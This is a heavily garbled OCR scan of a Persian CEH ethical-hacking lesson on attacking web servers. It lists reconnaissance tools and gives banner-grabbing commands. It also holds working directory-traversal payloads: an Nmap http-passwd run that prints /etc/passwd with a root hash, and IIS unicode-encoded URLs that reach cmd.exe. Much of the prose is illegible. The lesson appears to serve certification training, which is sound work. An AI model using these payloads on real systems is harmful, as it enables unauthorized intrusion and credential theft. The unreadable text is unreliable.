38 – [illegible] CEH [illegible]

[illegible] CEH [illegible] :([illegible])

[illegible] DoS / [illegible] DDoS[illegible] .[illegible]

[illegible] CEH [illegible]

[illegible]

[illegible] 443 [illegible] 80 [illegible]:

■ 80: HTTP

■ 88: Kerberos

■ 443: SSL (HTTPS)

■ 8005: Apache Tomcat

■ 8080: Squid

■ 9090: Sun Web Server Admin

Footprinting and Scanning :

■ ID Serve

■ SuperScan

■ Nmap


■ IIS Web Server

■ Apache Web Server

■ Nginx Web Server

■ Oracle iPlanet Web Server (OiWS)

https://www.netcraft.com .Netcraft



:[illegible] [illegible] [illegible] .[illegible] [illegible] [illegible] [illegible] [illegible] Telnet [illegible] [illegible] [illegible] [illegible] [illegible] [illegible]

C:\ >telnet www.knowthetrade.com 80

HTTP/1.1 400 Bad Request

Server: Microsoft-IIS/7.5

Date: Mon, 27 May 2015 06:08:17 GMT

Content-Type: text/html

Content-Length: 87

<html><head><title>Error</title></head><body>

The parameter is incorrect. </body>

</html>

Connection to host lost.

Netcat [illegible] .[illegible] [illegible] [illegible] [illegible] [illegible] [illegible] Netcat ، ID Serve ، HTTPRecon ، DMitry :[illegible] [illegible] [illegible] [illegible] [illegible] [illegible] [illegible] [illegible] [illegible] [illegible] [illegible]

:[illegible] [illegible] header.txt [illegible] [illegible] [illegible] [illegible] :1 [illegible]

GET HEADER / 1.0

[carriage return]

[carriage return]

:□□□□ □□□□ □□□ □□□□□□□□□□ □□ □□ Netcat □□□□□ 2 □□□□□

nc -vv webserver 80 < header.txt

:□□□□ □□□□□□ □□□ □□□□ □□□□□□ □□ □□□□□ :3 □□□□□

HTTP/1.1 400 Bad Request

Server: Microsoft-IIS/7.5

Date: Mon, 27 May 2015 04:12:01 GMT

Content-Type: text/html

Content-Length: 91

<html><head><title>Error</title></head><body>

The parameter is incorrect. </body>

</html>

Connection to host lost.

□□□□□□□ □□□□ Nmap Scriptting Engine□□□□□□□□□ □□ □□□□□□□□ □□□□□□ □□□□ □□□ □□□□□□□□□ □□□□□□□□□ □□□ .□□□□□□ □□□□□ Lua □□□□□□□□□□□ □□□□ □□ NSE □□□□□□□□□□ .□□□□ □□□□□□□ □□□□□□□□ □□ □□□ □□□□ □□□□ □□□□□□□ □□ □□□ □□ □□□□□□ □□ :□□□ □□□□ □□□□□ □□ □□□ □□□□ □□□□ □□□□□□□ □□ □□□ □□ □□□□□□ □□

nmap -sC

nmap --script

□□ □□□□□□ □□□□ □□ □□□ script– □□□□□ □□ □□□□ □□ □□□□□□ □□ □□□□□□□□□□ □□□□□ □□□□□ sC- □□□□□ □□□□□ □□□□□□ □□ □□□□□□□ □□□□□ □□ □□ □□□□□□□ □□□□ □□□□ Script– □□□□□ .□□□□ □□□□ □□ □□□□ □□□□□□□ Nmap □□□□ □□ □□ □□□□□□ □□□□ □□□□□□□□□□ .□□□□□ □□□□□□□ □□□□ □□□□ □□□ □□□□ □□□□ □□ □□□□ □□□□ :□□□□ □□□□ □□□□□ □□□ □□ □□□□ □□□ □□ □□□□□ □□ .□□□□ □□□□ □□□□□□□□□□ □□□□

■ nmap sV -O -p IP_address

■ nmap -sV --script=http-enum IP_address

■ nmap IP_address -p 80 --script = http-frontpage-login

■ nmap --script http-passwd -- script-args http-passwd.root =/ IP_address

□□□□ □□□ □□□□□ □□□□□□ □□□□□□ □□ □□□□□□□□ .□□□□ □□□□□ □□□□□□ □□□□□□ □□ □□ □□□ □□□□ □□□□□□ □□□ □□ □□□□□□ □□□□□□□ boot.ini □□ etc/passwd/ □□□□□□□ □□□□ □□ □□□□□□ □□□□ □□□□□□□□□□□□ □□ □□□□□ .□□□

nmap --script http-passwd --script-args http-passwd.root=/test/

192.168.123.180

80/tcp open http

| http-passwd: Directory traversal found.

| Payload: "../../../../../../../../../../etc/passwd"

| Printing first 250 bytes:

| root:$1$$icts.JXC4iLDkaBIIA7fz.:0:0::/:/bin/sh

| sshd:*:65531:65532::/:/bin/false

| tftp:*:65533:65535::/:/bin/false

□□□□□□□□ □□ □□□□□□□□□ □□ □□□□□ □□□□□□□□ □ □□□ □□□□□ □□ □□□□□□□ □□□□ □□□□□□□ □□□□□□□□ □□ □□□□□ □□ □□□□□□□□ □□ □□□□ □□□□□□□□□□ □□□□□ □□ Nmap □□□□□ □□□□□□□□□□ □□□□□ □□ □□□□□□□ □□□□ □□□□□□□ .□□□□ □□□□□ □□ Nikto □□□□□ □□ □□□□□□□□□□ □□□□ □□ Wikto □□□□□ □□□□□ □□□ □□□□ □□□□□□□ .□□□□□ □□□□□□□□ .□□□□ □□□□□□□ □□□ □□□□ □□ □□ □□□ □□□□□ □□□□□□□□□ .□□□□□ □□□□□□□□ □□□□□ □□□ □□□□ □□□□ □□□□ □□□□□

/https://github.com/sensepost


□□□□□□□□ □□ □ □□□□ □□□□□ □□□□ □□□□□ □□ □□ □□□□□□□□ □□□□□□□□ □□□□ □□□□ □□□□ □□□□□ □□ Nikto
:□□□ □□□ □□□□□ □□□ □□□□ □□□ □□ □□ □□□ □□□□□ .□□□□□□□□ □□□□□□□□□□□□□

A back-end miner ■

Nikto-like functionality ■


Googler ■

:□□□ □□□ □□□ □□ □□□□□□ □□□ □□□□□□ □□□□



[illegible] HTML [illegible]

■ BlackWidow: [illegible] BlackWidow [illegible]



■ Httprint: [illegible] Httprint [illegible]:

httprint 192.168.123.38

Finger Printing on http://192.168.123.38:80/

Finger Printing Completed on http://192.168.123.38:80/

Host: 192.168.123.38

Derived Signature:

Apache/2.4.25

9E431BC86ED3C295811C9DC5811C9DC5050C5D32505FCFE84276E4BB811C9DC5

0D6645B5821C9DC5811C9DC5CD37187C11CCC7D7811C9DC5811C9DC58A91CF57

FAAA535B6ED3C395FCCC535B811C9DC5E2CE6927050C5D336ED3C3959E431B

C86ED3C295F2CE69262A200B4C6ED3C2956ED3C2956ED3C2956ED3C285E1CE

6923E2CE69236FD3C295811C9BC5E2CE6927E2CE6932

Banner Reported: Apache/2.4.25

Banner Deduced: Apache/2.4.x

Score: 140

Confidence : 93.34----------

■ Wget: □□ □□□□□ □□□□□□□ □□ □□□□□□ □□ □□□□□□□ □□ □□□ □□□□□□ □ □□□□□□ □□□□ □□□□□ □□ □□□□□ □□ □□□□□□□□ □□□□□□□□.

□□□□□□ □□□□□□□□□ □□□□□□□


□□□□□□□□□□□□ □□□□□□ □□ □□□□□ □□ □□□□ □□□□□□□ □□ □□ □□□□ □□□□ □ □□□□□□ □□□□□ □□□□□ □□ □□□ □□ □□ □□□□□□ □□□□□ □□□□ □□□□□□ IIS 7.5 □□□□□□□□□□□ □□□□□ □□ □□□□□ □□□ □□□□□ □□□□□ □□ □□□□□□□□□. □□ IIS 6.0 □□□□□□□□□□□ □□ □□□□ □□□□ □□□ □□□□ □□□□□□ □□ □□□□□ □□□ □□ □□□ □□□□□ 2008 □□□□ □□□□□□□ □□ □□□□□□□□ □□ □□□□□□□□□ □□□ □□ □□□□□□□□ □□ .□□□ □□□□□□ □□ 2003 □□□□□□ □□ □□ □□□□□□ □□□□ □□□□ □□ □□□ □□□□□□□ □□□□□□□□□□□□□□ □□ □□□□ (https://www.exploit-db.com) □□ □□□□ □□□□□□□□ □□□□ □□□□□□□ □□□□□ □□□□□□□□□□□□□□□□ □□ □□□□□ □□ □□□□□ □□□□□□□. □□□□□□ □□□□□ □□ □□□□□□□□□ □□□□□□□ □□□□ □□□□□□□□ □□□□□□□□□□□□□□□□ □□ □□□□□ □□ □□□□□ □□□□□□□ □□□□□□□□□□□□□□□□ □□ □□□□□ □□□ □□□ □□ □□□□□□□ □□□□ □□□□ □□ □□□□□□□□ □□□□□□□□□□□□□□□□ :□□□□□ □□□ □□□ □□ □□□□□□□ □□□□ □□□□ □□ □□□□□□□□ □□□□□□□□□□□□□□□□

■ http://www.securityfocus.com

■ https://www.packetstormsecurity.org/

■ https://nvd.nist.gov

.□□□□□ □□□□ □□ ExploitDB □□□□□□□ □□□□□□□ □□□□ □□□ □□□



□□□ □□ □□□□□□□□□□□ □□□□ □□□□ □□ □□□□□□□ □□□□□ □□□□□ □□□□□□□ □□ □□□□□□□□□□□□ □□□□□ □□ □□□□ □□□□ □□□□□ □□□□□□□□□□□□□□□□ □□ □□□□□□□□□□□ □□□□□ □□□□□□□□□□ □□□□□□□□□□□□□□□□ □□□ □□□□□□□□□□ □□ □□□□□ □□□□□□□□□□□□□□□□ □□□□□ □ □□□□ □□□□□□□□□□□□□□□□ □□□ □□□□□□□□□□ □□ □□□□□□□□□□□□□□□□ □□□□□ :□□□□□ □□□□□□□□ □□□□□□ □ □□□□□ □□□□□□□□□□□□□□□□ □□□ □□□□□□□□□□ □□ □□□□□□□□□□□□□□□□ □□□□□

□□□□□ □□ □□□□□□□

□□□□□□□ □□□□□□ □□□□□□□ □□ □□ □□□□□□ □□□ □□□□□□□□□ □□ □□□□□□□ □□ □□□ □□□ □□□□□□□□□□□□□□□□ □□ □□□□□□□ □□□ □□□□□ □□□□□□□□□□□□□□□□ □□ □□□□□ □□□ □□ □□□ □□□ □□□□□□ □□□□□□□ □□□□□□□□□ □□ □□□□□ □□□ □□ □□□□□ □□□□□□□ □□□□□□□□□□ □□□ □□ □□□ □□□ □□□□□□ □□□□□□□ □□□□□□□□□ □□ □□□□□ □□□□□□ □□□□□□□□ □□□ □□□□□□ □□□□□□□□□□□□□□□□ □□□□□□ □□□□□□ □□□ □□□□□□□□□□□□□□□□ □□□□□□ .□□□□□□ □□□□□□ □□□□□□ □□□ □□□□□□□□□□□□□□□□ □□□□□□

:□□□ □□□□□□ □□□□□□□ □□□□□□ □□□ □□□□□□ □□ □□□□□□□□□ □□□□□□□□ □□□□□□ □□□□□□□□□ □□

DoS / DDoS □□□□□□

□□□□□□ □□□□ □□□□□□□ □□□□□ □□□□□□

□□□□□□ □□□□ □□□□□□□ □□□□□□□□ □□□□ □□□□□□ □□□□□□

(Directory Traversal) □□□□□□ □□□□□□□ □□□□□

□□□□□□ □□□□ □□□□□□

(Website defacement) [illegible]

[illegible]

(HTTP (HTTP response splitting [illegible]

(Web server password cracking) [illegible]


[illegible] IIS [illegible].

DoS/DDoS [illegible]

DoS / DDoS [illegible] 2010 [illegible] Operation Payback [illegible] DoS [illegible] Twitter [illegible] IRC irc.anonops.net [illegible] DoS LOIC [illegible] 1000 [illegible] DoS [illegible].

DNS [illegible] **DNS** [illegible]

DNS [illegible] DNS [illegible] DNS [illegible] DDoS [illegible] DNS [illegible] DNS [illegible] DNS [illegible] DNS [illegible].



[illegible] DNS [illegible] 40 [illegible] 4000 [illegible] DNSSec [illegible] DNS [illegible].

[illegible] (Directory Traversal)

[illegible]:

http://www.hackthestack..com.com.br/get-files.jsp?file=vulnerabilityreport.pdf

[illegible].

http://www.hackthestack.com.br/get-files?file=../../../../some dir/some file

[illegible] 16 [illegible].

[illegible]

■ [illegible]:

%c1%1c, %c0%af, %c1%pc

■ [illegible]: 255c, %%35c% [illegible].

[illegible] cmd.exe [illegible] /../../.. [illegible]:

http://web_server//scripts/..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\

[illegible]

0.0.0.0 - - [21/Oct/2014:01:14:03 +0000]

"GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir

0.0.0.0 - - [21/Oct/2014:01:14:03 +0000]

"GET /scripts/..%c0%2f../winnt/system32/cmd.exe?/c+dir

0.0.0.0 - - [21/Oct/2014:01:14:03 +0000]

"GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir

0.0.0.0 - - [21/Oct/2014:01:14:04 +0000]

"GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir

0.0.0.0 - - [21/Oct/2014:01:14:04 +0000]

"GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir

0.0.0.0 - - [21/Oct/2014:01:14:04 +0000]

"GET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir

0.0.0.0 - - [21/Oct/2014:01:14:04 +0000] "GET /scripts/..%25%35%63../

winnt/system32/cmd.exe?/c+dir

0.0.0.0 - - [21/Oct/2014:01:14:04 +0000]

"GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir

[illegible] Nmap [illegible]

nmap --script http-passwd -- script-args http-passwd.root =/ IP_address

[illegible]

[illegible] **CEH** [illegible]

[illegible] CEH

[illegible]:
[illegible]
[illegible]:
[illegible]
[illegible]:
12:05 - 31/03/1399
[illegible]:
[illegible] - CEH v10 [illegible] - [illegible] - CEH [illegible] - CEH [illegible] - CEH [illegible] - CEH10 [illegible] - [illegible] - [illegible]

[illegible]
[illegible]: https://www.shabakeh-mag.com/security/16972/%D8%A2%D9%85%D9%88%D8%B2%D8%B4-ceh-%D9%87%DA%A9%D8%B1-%DA%A9%D9%84%D8%A7%D9%87-%D8%B3%D9%81%DB%8C%D8%AF-%D8%A7%D8%A8%D8%B2%D8%A7%D8%B1%D9%87%D8%A7%DB%8C%DB%8C-%DA%A9%D9%87-%D8%A8%D8%B1%D8%A7%DB%8C-%D8%A7%D8%B3%DA%A9%D9%86-%D9%88%D8%A8%E2%80%8C%D8%B3%D8%B1%D9%88%D8%B1%D9%87%D8%A7-%D8%A7%D8%B2-%D8%A2%D9%86%E2%80%8C%D9%87%D8%A7-%D8%A7%D8%B3%D8%AA%D9%81%D8%A7%D8%AF%D9%87-%D9%85%DB%8C%E2%80%8C%D8%B4%D9%88%D8%AF